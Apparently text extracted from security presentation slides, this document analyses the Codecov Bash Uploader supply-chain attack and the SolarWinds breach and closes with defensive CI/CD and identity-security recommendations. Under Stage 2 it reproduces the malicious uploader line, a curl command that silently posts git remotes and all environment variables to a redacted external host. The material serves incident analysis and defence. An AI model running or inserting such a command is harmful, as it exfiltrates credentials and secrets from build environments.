# CODECOV ATTACK CHAIN

STAGE 1

Initial compromise of  
Codecov Infrastructure



STAGE 2

Compromising Code



STAGE 3


Execution of End Game



# CODECOV ATTACK CHAIN

STAGE 1

Initial Compromise of  
Codecov Infrastructure



STAGE 2

Compromising Code



STAGE 3

Execution of End Game



# STAGE #1 – INITIAL ATTACK VECTOR

**Unauthorized access** to a Google Cloud Storage (GCS) key.



**Modified bash uploader script** through error in Docker image creation process




Google Cloud Storage



docker

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




## STAGE #2 – THE COMPROMISING CODE

```
curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://<redacted>/upload/v2 || true
```

# CODECOV ATTACK CHAIN



# STAGE #3 – THE MOTHER LODE

Credentials, tokens, keys

Services Datastores,  
application code

Git remote information



# AFTERMATH & DISCOVERY

**Codecov Bash Uploader** modification suspected by a customer. Codecov investigates the concern, and fixes the uploader.

U.S. federal investigators hint at hundreds of breached networks

Jan  
31

Attackers alter **Codecov Bash Uploader** using creds obtained from a flawed Docker image

April  
1

April  
15

Codecov discloses security incident; suggests resetting credentials, tokens, or keys

April  
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HashiCorp confirms GPG private key exposure; many more victims suspected

 @Ax\_Sharma



# SECURITY CONTROLS



# SOLARWINDS BREACH: ZEROING IN


“We believe for any solution to be effective; prescriptions must apply a **“zero trust” presumption, access provided on a least privileged basis...**”

SolarWinds CEO Sudhakar Ramakrishna


U.S. Senate Testimony – February 23, 2021



# SUPPLY CHAIN DEFENSE



**Trojanized  
Code**



**CI/CD Pipeline  
Access**



**CI/CD  
Orchestrators**

# INITIAL Foothold Containment




**Orion  
Server**



**SunBurst  
Malware**



**End-Point Agents  
Termination**




**Access to local  
Credentials storage**

# FORTRESSING TIER 0 ASSETS



**Azure AD  
Portal**



**Malicious  
Configurations**




**Backdoor  
Tenant**


# FORTRESSING TIER 0 EXTENSIONS



**IAM / MFA  
Server**



**Compromised  
Secret**




**Golden SAML**



# DEVOPS STRATEGIES




**Perform  
Permissions &  
Code  
Signature  
Checks**



**External  
Code Review**



**Mandate  
Multi-Factor  
Authentication**



**Do Not Store  
Credentials  
and Secrets in  
Environment  
Variables**



**Implement  
Threat  
Detection  
Capabilities**

# IMMEDIATE TAKEAWAYS

- How will your org respond to a privileged breach?
- Evaluate your Tier 0 assets
  - Review your CI/CD pipelines
- Security controls are ineffective without Identity Security